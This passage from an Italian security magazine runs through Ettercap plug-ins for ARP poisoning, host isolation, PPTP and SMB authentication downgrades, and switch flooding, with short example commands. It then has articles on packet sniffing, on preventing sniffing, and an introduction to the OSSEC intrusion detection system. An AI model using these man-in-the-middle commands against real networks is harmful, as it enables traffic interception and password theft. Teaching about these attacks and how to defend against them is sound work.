Il quattordicesimo plug-in è isolate, come suggerisce il nome serve ad isolare un host dalla rete, a differenza di dos_attack questo modulo non blocca la macchina utilizzando tutte le sue risorse ma avvelena la cache con pacchetti che associano ad ogni IP della lan il MAC address della vittima, in questo modo ogni pacchetto della macchina verrà inviato a se stessa. Possiamo scegliere di isolarlo da tutta la lan o da un pool di macchine:

```
# ettercap -TzqP isolate ¬
/192.168.1.1/ // <- isolalo da
tutta la lan ¬
 # ettercap -TP isolate ¬
/192.168.1.1/ /192.168.1.2-6/ ¬
 <- isolalo solo da questo pool
di ip
```

Il quindicesimo plug-in è link_type e serve per vedere se siamo su un hub o uno switch, il tutto avviene inviando un Arp-request spoofato, se siamo in grado di vederne la risposta allora siamo su un hub, altrimenti è uno switch.

Il sedicesimo plug-in è pptp_chapms1, questo modulo va attivato dopo aver

iniziato un attacco MITM, forza il tunnel a negoziare in MS-CHAPvs1 invece che in MS-CHAPvs2 che risulta più difficile da crackare.

Il diciassettesimo plug-in è pptp_clear, serve (dopo aver iniziato un attacco MITM) a non richiedere né compressione né crittografia nel tunnel pptp durante la negoziazione.

Il diciottesimo plug-in è pptp_pap e serve a far negoziare in chiaro l'autenticazione su un tunnel PPTP.

PPTP_RENEG

Il diciannovesimo plug-in, sempre dedicato ai tunnel PPTP, è pptp_reneg che serve a forzare la rinegoziazione, ovviamente torna molto utile quando vogliamo utilizzare un altro plug-in pptp ma siamo arrivati tardi e la negoziazione è già avvenuta.

Il ventesimo plug-in è rand_flood, inonda la lan con MAC address casuali, in questa maniera molti switch, una volta riempite le tabelle, si posizionano automaticamente in modalità ripetitore, funzionando quindi da hub e facilitandoci di molto la vita.

Il ventunesimo plug-in è remote_browser, serve a monitorare in realtime tutti gli url che visita un host, vengono mostrati solo i GET sulle pagine e non i request fatti alle immagini.

Il ventiduesimo plug-in è reply_arp, serve a rispondere agli arp-request fatti da un host con il nostro MAC address:

```
# ettercap -TQzP reply_arp //
```

Il ventitreesimo plug-in è repoison_arp, serve come supporto agli attacchi MITM e risulta utile se usato insieme a reply_arp.
L'esempio riportato nell'help è molto chiaro: se stiamo poisonando la cache di un gruppo di macchine impersonando l'host B, e il vero host B effettua un broadcast ARP request verso un terzo host, allora il gruppo di macchine poisonate può vedere il pacchetto e correggere la loro cache. Questo plug-in serve a poisonare la cache del gruppo subito dopo l'ARP request inviato in broadcast.

```
# ettercap -T -M arp:remote
¬ -P repoison_arp / ¬
192.168.1.10-20/ /192.168.1.1/
```

Il ventiquattresimo plug-in è scan_poisoner, come suggerisce il nome serve a controllare che qualcuno non stia poisonando la cache degli altri host, effettua il controllo verificando che due host non abbiano lo stesso MAC address:

```
# ettercap -TQP ¬ scan_
poisoner //
```

Il venticinquesimo plug-in è search_promisc, serve a verificare quali host si trovano in modalità promiscua, e lo fa inviando due tipi di arp-request malformati, se un host risponde vuol dire che è probabilmente in modalità promiscua. Da notare che possono essere generati dei falsi-positivi:

```
# ettercap -TQP search_ ¬
promisc //
```

Il ventiseiesimo plug-in è smb_clear, questo modulo va usato dopo un attacco MITM e serve a far viaggiare in chiaro le password di samba.

Il ventisettesimo plug-in è smb_down, anch'esso va usato dopo un attacco MITM e serve a non far scambiare le password in NTLM2, grazie a questo accorgimento sarà possibile crackare gli hash con L0phtcrack in pochissimi secondi.

Il ventottesimo, ed ultimo plug-in, è stp_mangler, serve a diventare lo switch con più alta priorità all'interno di uno spanning tree, ovviamente se non ci sono più switch, o non utilizzano STP, questo plug-in è inutile. Se vediamo che non funziona e troviamo un altro switch con priorità più alta della nostra, dobbiamo abbassare il valore numerico del nostro MAC address (ifconfig eth0 hw ether nuovo_mac).

```
# ettercap -TP stp_mangler
```

Se avete qualche idea per un nuovo plug-in potete leggere il manuale di Ettercap per scoprire come fare.

CONCLUSIONI

Ettercap è un tool molto potente che utilizzato insieme ad altri strumenti consente di effettuare un hijacking completo delle connessioni. I suoi plug-in sopperiscono a molte "carenze" del programma e la possibilità di espanderlo lo rende molto versatile. Tuttavia strumenti come questi ci fanno capire quanto complesso sia il compito della gestione della sicurezza su una rete Lan, specie se di grandi dimensioni. Gli attacchi MITM sono una realtà, e sebbene siano estremamente complessi da attuare su due host remoti, diventano (su reti locali) assolutamente banali grazie a tool come Ettercap. Il mio consiglio è di considerare le Lan sempre come terreno ostile, evitate di accedere a servizi che richiedano una password in chiaro (come smtp, pop3, ftp, telnet, web). Se proprio dovete farlo assicuratevi che non ci siano poisoner sulla rete, ma anche in questa maniera non saprete se il gateway logga il traffico. Utilizzate switch dove possibile e fate un ampio uso di crittografia forte (ssh, scp, sfpt, ipsec), controllate i fingerprint delle vostre chiavi, magari annotandoli, verificate i certificati e state sempre attenti a quello che inviate sulla rete. Ricordate che con i vostri dati un malitenzionato potrebbe causarvi molti problemi, perciò se non ritenete importante la vostra privacy, pensate almeno alla vostra sicurezza, specie in questi tempi dove i tool di phishing si scaricano per nulla e i ladri di identità sono più di quanti ci si possa immaginare. Spero che questo articolo vi abbia aiutato a vedere "l'hacking" non più come una parola astratta, ma come un fatto tangibile e riproducibile con pochissimi strumenti. Siate sempre curiosi perché è l'unico mezzo che abbiamo per far fare ai nostri strumenti... ciò per cui non sono nati. E' la curiosità che per anni ha contraddistinto i primi veri hacker, non la voglia di far danni.

di Raffaele Rambaldi
Raffaele_Rambaldi@hotmail.com

SNIFFING

SERIAL ATTACK

Lo strato più basso dell'infrastruttura di rete è spesso ignorato dagli utenti che non interagiscono con esso. Senza considerare deliberatamente questo livello è impossibile costruire un sistema sicuro per le applicazioni che agiscono a livelli più elevati.

IO SNIFFO, TU SNIFFI, EGLI SNIFFA

Sniffare è un'azione passiva ossia vengono elaborati solo i dati che raggiungono autonomamente lo "sniffer". Vuol dire che i dati devono viaggiare autonomamente perché non viene fatta alcuna azione per andarseli a prendere.
Il concetto è fondamentale perché generalmente le reti sono segmentate da innumerevoli apparati, come ad esempio gli switch, che creano circuiti virtuali tra i nodi, oppure da router che smistano i pacchetti soltanto sul nodo di competenza.
Se volessimo analizzare il traffico generato da un server collegato direttamente ad uno switch layer 2 o layer 3, che oggigiorno è la regola, occorrerebbe replicare in mirroring la porta del collegamento del server su di una seconda porta dello switch dove collocare lo sniffer.
In tal modo tutti i dati che transitano sui circuiti virtuali tra i diversi nodi gestiti dallo switch, che altrimenti sarebbero invisibili, possono essere rilevati.
Per questa ragione, se pensiamo di utilizzare uno sniffer da casa, a valle di una linea ADSL, per scoprire chissà quale segreto, probabilmente resteremmo delusi.
Di contro, utilizzare uno strumento simile al lavoro o all'Università potrebbe essere visto come un attacco all'integrità del sistema e se le policy aziendali prevedono il licenziamento, attenzione a non farvi beccare!
Ciò non toglie che uno sniffer può rivelarsi uno strumento insostituibile per capire in che modo comunicano in rete le applicazioni che normalmente utilizziamo, ma andiamo con ordine.

LIVELLI ED INDIRIZZI



Secondo il modello ISO/OSI di riferimento, tutte le interfacce che insistono sulla medesima rete ethernet hanno un indirizzo fisico al livello più basso che normalmente è differente dall'indirizzo utilizzato dal protocollo, che si chiama MAC address. Oltre a questo, tutti i nodi dispongono di un indirizzo di broadcast univoco per tutto il segmento di rete. Nel normale funzionamento della scheda di rete, viene elaborato solamente il pacchetto che contiene il proprio indirizzo fisico o quello di broadcast, ignorando tutti gli altri.
Lo sniffer, invece, raccoglie tutto. Essenzialmente presenta all'utente una sequenza ordinata di pacchetti che contengono principalmente l'ora in cui sono stati ricevuti, l'indirizzo sorgente, l'indirizzo di destinazione ed il contenuto.

SNIFFING, TRADOTTO ALLA LETTERA, SIGNIFICA "ANNUSARE, ODORARE". ED È PROPRIO IL TERMINE PIÙ ADATTO PER INDICARE L'AZIONE DI RILEVARE DATI CHE NON SONO DESTINATI ALLA PROPRIA MACCHINA, MA SEMPLICEMENTE IN TRANSITO. "SNIFFANDO" CI SI LIMITA AD ELABORARE I PACCHETTI CHE RAGGIUNGONO IL PROPRIO NODO CHE NORMALMENTE VERREBBERO SCARTATI, SENZA ALTERARNE IL CONTENUTO. QUALORA QUEST'ULTIMO VENGA ALTERATO SI TRATTEREBBE DI "SPOOFING", DEL QUALE PARLEREMO PROSSIMAMENTE. I PROGRAMMI PER FARE SNIFFING SONO MOLTI E NON ABBIAMO LO SPAZIO DI ANALIZZARLI NEL DETTAGLIO MA I MIGLIORI SONO REPERIBILI ALL'INDIRIZZO HTTP://SECTOOLS.ORG/SNIFFERS.HTML, CORREDATI ANCHE DI UN'ESAUSTIVA DESCRIZIONE DELLE FUNZIONALITÀ DI CIASCUNO.

Avendo a disposizione una sequenza di questo tipo è possibile ricostruire il traffico tra i diversi nodi ma occorre disporre di un discreto spazio sul disco perché in alcune realtà possono transitare migliaia di pacchetti al secondo che, se consideriamo che ciascuno occupa almeno 64 byte, si capisce come si possa rapidamente generare una quantità esagerata di informazioni.

Normalmente proprio per questa ragione è meglio utilizzare dei filtri con i quali limitarsi a catturare esclusivamente quei pacchetti che realmente reputiamo degni di interesse.

MA COSA SNIFFO?

L'attività più difficoltosa nell'uso di uno sniffer è decidere che cosa catturare. Occorre avere una profonda conoscenza dei meccanismi dei diversi protocolli di rete e non solo del TCP/IP.
Per prima cosa decidiamo che cosa catturare e stabiliamo a che livello della pila ISO/OSI vogliamo lavorare.
Al primo livello possiamo raccogliere i segnali Bluetooth, DSL, RS-232 ed altri, mentre nel secondo livello possiamo raccogliere i segnali Ethernet,

PPP, Frame Relay, Token Ring, Wi-Fi, ATM ed altri. In entrambi i livelli dobbiamo avere a disposizione una sonda particolare in grado di interpretare tali segnali. Nel nostro caso consideriamo unicamente la rete ethernet perché possiamo utilizzare come sonda la scheda ethernet del nostro computer.
Sulla rete ethernet, al terzo livello, esistono vari protocolli alternativi all'IP (Internet Protocol) che conosciamo così bene. Ad esempio possiamo citare i protocolli IPX, X.25 e DHCP solo per indicare i principali.
Non si tratta di teoria. In pratica una stampante con interfaccia di rete configurata male, collegata sullo switch di casa, potrebbe generare traffico IPX assolutamente inutile. Se collegate uno sniffer e rilevate traffico IPX o Appletalk senza avere un MacIntosh, qualcosa non quadra.
Salendo al quarto livello possiamo rilevare pacchetti TCP o UDP, usati su IP, ma anche SPX se è presente l'IPX oppure il vecchio e glorioso NetBIOS, ormai in progressivo abbandono.
Al livello più alto, applicativo, rileviamo i protocolli DNS, NPT, SNMP, POP, IMAP, FTP, IRC, HTTP, fino ad arrivare ai protocolli più oscuri utilizzati da applicazioni di nicchia.

ABBIAMO LE IDEE CHIARE?

E' proprio al livello applicativo che c'è il succo di quello che vogliamo scoprire. Arrivati a questo punto, possiamo citare tantissima letteratura che ci suggerisce come fare a rilevare le password, i numeri di carta di credito oppure dati privati che dovrebbero restare nascosti.
Se consideriamo ad esempio il Telnet, impostando i filtri su host server ed host client possiamo limitarci a catturare il traffico in transito sulla porta 23 del TCP. All'inizio della sessione tra server e client avremo così modo di catturare la sequenza di caratteri che contiene l'utente e password praticamente senza fare alcuno sforzo.
In effetti, sono tutte cose tecnicamente molto semplici da realizzare attraverso l'uso di uno sniffer, ma non dimentichiamo che i dati ci devono passare davanti. Infatti sapere che il Telnet trasmette le password di autenticazione in chiaro un carattere alla volta, ci serve a poco se quei caratteri non passano davanti alla scheda ethernet sulla quale insiste lo sniffer. Non dimentichiamo, inoltre, che i vecchi sistemi di comunicazione come Telnet e POP3, sono in progressivo abbandono a favore di sistemi molto più avanzati come SSL, HTTPS, Kerberos e simili, per i quali il discorso delle password in chiaro non vale più. Nonostante tutto, lo sniffer è uno strumento impareggiabile quando si vuole risolvere un problema di comunicazione. Sapere nel dettaglio che cosa si dicono due applicazioni attraverso la rete può essere molto utile soprattutto per coloro che sviluppano le applicazioni e vogliono implementare meccanismi di traffico sempre più performanti.

di Raffaele Rambaldi
Raffaele_Rambaldi@hotmail.com

Prevenire lo sniffing

RETI

LO SNIFFER È UNO STRUMENTO MOLTO POTENTE CHE PUÒ ESSERE UTILIZZATO PER ASCOLTARE E VEDERE CIÒ CHE, IN REALTÀ, SI VORREBBE PROTEGGERE. PER CAPIRE COME EVITARE L'ATTACCO DA PARTE DI UNO SNIFFER DOBBIAMO IMPARARE A CONOSCERE I MECCANISMI CHE REGOLANO IL TRAFFICO IN RETE.


Abbiamo imparato ad usare uno sniffer. Lo abbiamo installato e siamo in grado di raccogliere le informazioni che ci interessano tra quelle in transito sulla rete.
Adesso, almeno per una volta, dismettiamo i panni dell'hacker e posizioniamoci sull'altra sponda, dove siedono i famosi esperti di sicurezza.
La priorità per un esperto di sicurezza è proteggere i dati, sempre e comunque. Purtroppo non si può sempre far ricorso al tunnelling vpn, crittografia, chiavi esotiche di cifratura e quant'altro. In qualche caso ciò che viene trasmesso deve passare in chiaro e l'eventuale uso di uno sniffer, da parte di un non avente diritto, deve essere assolutamente evitato.
Per capire come proteggere il traffico di rete da occhi indiscreti dobbiamo partire dall'inizio, ossia da come è fatta una rete.

SEGMENTI DI RETE

Un segmento di rete consiste in un gruppo di macchine che condividono traffico a bassissimo livello, che tipicamente coincide con il segmento di collisione. Una volta le reti erano formate da un unico cavo di rete coassiale che aveva un inizio ed una fine racchiusi tra due "tappi", ma erano frequenti i problemi perché bastava che un cavo fosse "toccato" dalla signora delle pulizie per interromperne il funzionamento.
Successivamente le reti si sono evolute e grazie all'introduzione del multiport repeater i problemi, soprattutto dovuti ai collegamenti, sono diminuiti ma in entrambi i casi il funzionamento è il medesimo.
Tutte le schede di rete parlano ed ascoltano, trasmettendo e ricevendo dati sulla medesima frequenza dello stesso filo, anche se in tempi diversi, dell'ordine di millisecondi. Quando due schede di rete trasmettono contemporaneamente si genera una collisione ed entrambe ritrasmettono i propri dati ripetendo successivamente il medesimo segnale. Tanto è minore il numero di collisioni in percentuale rispetto al numero di

pacchetti trasmessi, tanto maggiore è la performance della rete.
Va da se che quando i nodi sono troppi avviene ciò che sappiamo in un luogo troppo affollato, ossia si crea un rumore di fondo che rende praticamente impossibile la conversazione tra due persone. Infatti, superato il numero di 30 schede di rete che insistono sul medesimo segmento di collisione, le performance degradano in maniera esponenziale al crescere del traffico.
Per questo motivo, sono stati inventati gli switch, detti anche bridge intelligenti, che anziché ripetere i segnali a basso livello verso tutti i nodi ed attendere che le collisioni regolino il traffico, si interpongono come un filtro lasciando passare solo i dati che interessano il nodo che si trova su quella determinata porta, creando di fatto un circuito virtuale tra chi trasmette e chi riceve.
Gli switch di questo tipo gestiscono al proprio interno una tabella ARP e sanno esattamente su quale porta si trova quella determinata scheda. Se un nodo vuole aprire una sessione, i segnali vengono copiati solo sulla porta interessata, nascondendo di fatto il traffico agli altri nodi.

IL PROTOCOLLO TCP/IP

Esiste un altro metodo per nascondere i dati. Attraverso l'uso del TCP/IP un segmento di rete può coincidere con una subnet di indirizzi gestita da un router. Definire i confini di una subnet vuol dire rendere appartenenti al medesimo segmento un gruppo di host non solo a livello fisico ma al livello di protocollo. Quando si parla di infrastruttura di rete occorre sempre avere in mente il modello ISO/OSI. Bisogna posizionarsi mentalmente al livello di riferimento, considerando il livello fisico sul gradino più basso ed il livello applicativo al livello più alto, passando per diversi strati gestiti da uno o più protocolli di comunicazione.
Detto questo, fate molta attenzione perché due o più subnet gestiti al livello 3 del protocollo TCP/IP possono tranquillamente condividere lo stesso segmento fisico di rete gestito dal secondo o primo livello. Infatti, è possibile utilizzare il medesimo switch per gestire due diverse subnet, senza fare ricorso ad opzioni esotiche di qualche switch più costoso come ad esempio le LAN virtuali. In questo caso, i computer che appartengono ai due diversi gruppi potranno vedersi tra di loro ma non trasversalmente con i computer dell'altro gruppo. Per consentire l'apertura di un canale di comunicazione tra due computer appartenenti a due subnet diverse occorre configurare un router che generi un'appropriata tabella di instradamento e che abbia la possibilità di raggiungere un indirizzo TCP/IP di entrambe le subnet.
Non occorre che il router abbia due schede di rete e che ciascuna di esse abbia l'indirizzo TCP/IP definito all'interno di ciascuna delle due subnet. E' possibile anche configurare sulla medesima scheda del router due indirizzi TCP/IP ciascuno appartenente ad una delle due subnet ed il gioco è fatto.

La rete può diventare molto complessa. In quella esemplificata in questa figura, qualcuno sulla rete pubblica potrebbe anche posizionare uno sniffer ma sarebbe pressoché impossibile visualizzare il traffico che va dalla sala server alla rete privata.

BARRIERE HARDWARE

Per rendere sicuro un segmento bisogna considerare prima gli altri segmenti a cui il primo è collegato. In un ufficio dove ci sono determinate regole per accedere, come ad esempio una sala server, è difficile installare uno sniffer senza essere scoperti. Diverso è invece il caso di una sala pubblica dove è consentito il libero accesso.
Pensiamo tipicamente ad una Università, dove esistono segmenti di Facoltà che dovrebbero rimanere privati e segmenti pubblici, come ad esempio la biblioteca, dove entra e si collega chiunque.
Ovviamente, l'uso di strumenti come Firewall e simili sono praticamente un obbligo. Seguendo i fattori di costo e di performance sarebbe molto più semplice collegare tutte le macchine tra loro attraverso apparati economici, ma dal punto di vista della sicurezza questa soluzione è un pugno allo stomaco.
In questo caso occorre racchiudere tutte le macchine ad accesso pubblico in uno spazio ben delimitato, creando un solo ed unico collegamento verso la sala server, adeguatamente presidiato da un firewall.
In questo caso, i dati che viaggiano sul segmento sicuro dovrebbero quasi certamente restare inviolati anche se ci sono moltissimi fattori in gioco, come ad esempio la tipologia degli edifici, la distanza tra gli apparati di rete ed il numero di computer utilizzati. In ogni caso, ho usato il condizionale perché nel mondo dell'informatica, quando si parla di sicurezza, il condizionale è obbligatorio.

di Giovanni Federico
giovanni.federico@isek.it

PARTE I

HOST-BASED INTRUSION DETECTION & LOG MONITORING

OSSEC

SICUREZZA In questo articolo presentiamo un'introduzione ai processi di difesa autonomi per il controllo del rischio ed il monitoraggio dei log con OSSEC utilizzando OpenBSD ed il suo packet filter.

L'esponenziale crescita del mercato che ruota attorno all'Information & Communication Technologies ed il vistoso aumento di reti per l'interconnessione di sistemi informativi, hanno delineato, nel corso degli anni, una radicale trasformazione del nostro modo di vivere che interessa ogni singola azione quotidiana.
Alzarsi al mattino ed accompagnare il caffè leggendo la nostra casella di posta elettronica è un'operazione di prassi ormai, così come lo è gestire centinaia o migliaia di contatti attraverso i vari social network ed i moderni software di messaggeria istantanea.

Se pensiamo poi ai sistemi di commercio elettronico, alla gestione dei conti correnti con un semplice click, all'opportunità di organizzare viaggi, prenotare aerei e quant'altro, giocare in borsa, pagare il casello autostradale e veicolare eccellentemente pubblicità attraverso siti e portali, appare quantomeno scontato presumere che **il mondo dei bit sia qualcosa di molto meno astratto ed avulso dalla realtà rispetto a quello che si potrebbe pensare.**

Questo fiorente mercato ha avuto modo di creare nuove opportunità di lavoro, vere e proprie figure professionali che fino a qualche tempo fa non erano minimamente immaginabili.

Se infatti fino a 20 anni fa la prerogativa principale, in termini di risorse umane, di un'azienda di medio-alto livello era quella di avvalersi di un buon General Manager, ora risulta del tutto parificata, in termini di importanza aziendale, la figura dell'IT Manager.

In virtù di questo processo simbiotico tra uomo e macchina diviene chiaro percepire come l'interesse alle tematiche relative al mondo della sicurezza informatica avvolga un po' tutti, addetti ai lavori e non.


Anche sfruttando questa forte richiesta è stato creato **un modello di business da zero**: basti pensare all'industria dei produttori di software antivirus, firewall, IDS e via dicendo e alla continua nascita di aziende che fanno della sicurezza dell'informazione, della privacy e della gestione del rischio il loro core business.

Ma quali sono le metodologie generalmente adottate per monitorare costantemente lo stato di sicurezza di un'intera infrastruttura IT ? Che cosa significa rendere sicura un'infrastruttura IT ? Più in generale, cosa si intende con il termine "sicurezza" ?

In un articolo proposto su HJ 194 abbiamo introdotto i tre pilastri fondamentali dell'IT Security che riprendiamo anche in questa sede, ovvero: confidenzialità, integrità e disponibilità.

Offrire sicurezza significa quindi **governare il rischio** in base ad un'organizzazione tecnica e logistica che tenga conto di questi tre inscindibili presupposti e che utilizzi tutte le risorse disponibili (umane, software e hardware) per farlo, presupponendo che:

Gli host del nostro network debbano essere accessibili solo da parte di chi è autorizzato.
Le informazioni in essi contenuti debbano essere modificabili solo da chi autorizzato secondo schemi e modalità definite dall'Amministratore.
Debbano essere sempre accessibili da parte di chi è autorizzato.

Il processo di Auditing si suddivide in fattore proattivo (**analisi dei sistemi**) e reattivo (**sviluppo delle policy di sicurezza adeguate**): individuare i principali punti focali del rischio, analizzando le maggiori criticità della nostra infrastruttura e sviluppando un'opportuna strategia di **contenimento** costituisce un

attributo fondamentale del nostro percorso.

Avendo già analizzato nel corso dei passati numeri della rivista le modalità di attacco alle quali i nostri sistemi sono esposti e le metodologie generalmente adottate da parte di incursori per farvi breccia (fattore proattivo), focalizzeremo la nostra attenzione su uno degli aspetti più cruciali: **la definizione delle politiche atte alla gestione del rischio** (fattore reattivo), ricordandoci che la protezione offerta deve essere direttamente proporzionale alle criticità rilevate in una precedente fase di auditing del nostro network, dall'interno e dall'esterno (valutando, quindi, le risposte ai **penetration test** effettuati).


Vedremo quindi come i concetti alla base **del corretto monitoraggio dei log** possano permetterci di ricevere un immediato riscontro delle informazioni gestite dai nostri sistemi individuando i principali campanelli di allarme e come, attraverso questi, **bloccare sul nascere accessi non autorizzati e tentativi di incursione.**

Analizzeremo pertanto OSSEC, uno dei più potenti **Host-based Intrusion Detection System** (HIDS) offerti dalla comunità del software libero osservando come, attraverso l'ausilio del sistema operativo **OpenBSD** ed il suo firewall integrato (PF) sia possibile **realizzare un complesso ed autonomo meccanismo di protezione perimetrale della nostra rete e degli host che la compongono.**

SCENARIO

Considerata la totale promiscuità che caratterizza le reti di qualsiasi contesto aziendale medio/grande, ci preoccuperemo di realizzare una soluzione che trovi spazio in qualsiasi scenario lavorativo e che ben si presti ad essere interoperabile con svariate tipologie di OS ed architetture.

Nella fattispecie analizzeremo una classica situazione operativa dove vedono configurarsi: un web server Apache, un servizio FTP, accesso SSH abilitato su n host, vari client

Di seguito schematizzato il contesto operativo che analizzeremo nel corso del presente articolo e la modalità di funzionamento dell'HIDS.

Microsoft Windows e GNU/Linux, un file/print server gestito con Samba, uno o più server di posta elettronica ed un server MySQL.

Opteremo pertanto per una configurazione dell'HIDS di tipo client/server (di seguito "c/s") demandando la gestione delle regole di filtraggio e degli alert ricevuti ad una macchina montante OpenBSD 4.6.

Ci occuperemo, in una seconda fase, di rendere perfettamente sincroni gli operati di PF e di OSSEC evidenziando come sia possibile, attraverso quella che è definita modalità "Active Response", rendere le operazioni di log monitoring e blocco degli attacchi real-time perfettamente autonome.

ANALISI DEI LOG

Sviluppato da Trend Micro e disponibile con licenza GPL, al momento della scrittura di questo articolo, **l'ultima versione di OSSEC disponibile per il download è la 2.3**.

L'applicativo, in versione Client, funziona su sistemi operativi Microsoft Windows, GNU/Linux, Solaris, BSD, AIX ed HP/UX. Per quanto riguarda il Server, invece, la compatibilità è assicurata solo per OS Unix-like.

Prima di procedere con l'installazione del server e degli agenti sui nostri host (cosa che demanderemo al prossimo numero della rivista) è necessario chiarire come l'applicativo suddivide il proprio lavoro in modo estremamente modulare.

Al momento dell'avvio OSSEC, infatti, definisce un set di demoni attivi sulla macchina con privilegi limitati al loro specifico uso: ognuno occuperà una specifica funzione.

OSSEC Analysisd

Questo modulo costituisce il cuore dell'applicativo occupandosi, come il nome stesso suggerisce, dell'analisi dei log e degli eventi (tra poco vedremo su che presupposti e come è basata l'indagine sui log).
Nell'installazione c/s il processo è collocato esclusivamente sul Server (che si presuppone essere totalmente dedicato a questo utilizzo) lasciando le risorse per gli applicativi operanti sui nostri client immutate. Nelle installazioni standalone è invece naturalmente avviato anche sui client (con un aggravio in termini di risorse).

OSSEC Agentd

Attivo sui nostri client, si occupa di inviare le informazioni necessarie all'espletamento dell'analisi dei log al Server. Nell'installazione c/s è naturalmente collocato all'interno dell'agente (e quindi del Client).

OSSEC Remoted

Disponibile sul server nell'installazione c/s, si occupa di coordinare le comunicazioni tra gli agenti (client) ed il server interfacciandosi direttamente al modulo Analysisd per la successiva verifica ed analisi delle informazioni ricevute dagli host della rete.

OSSEC Monitord

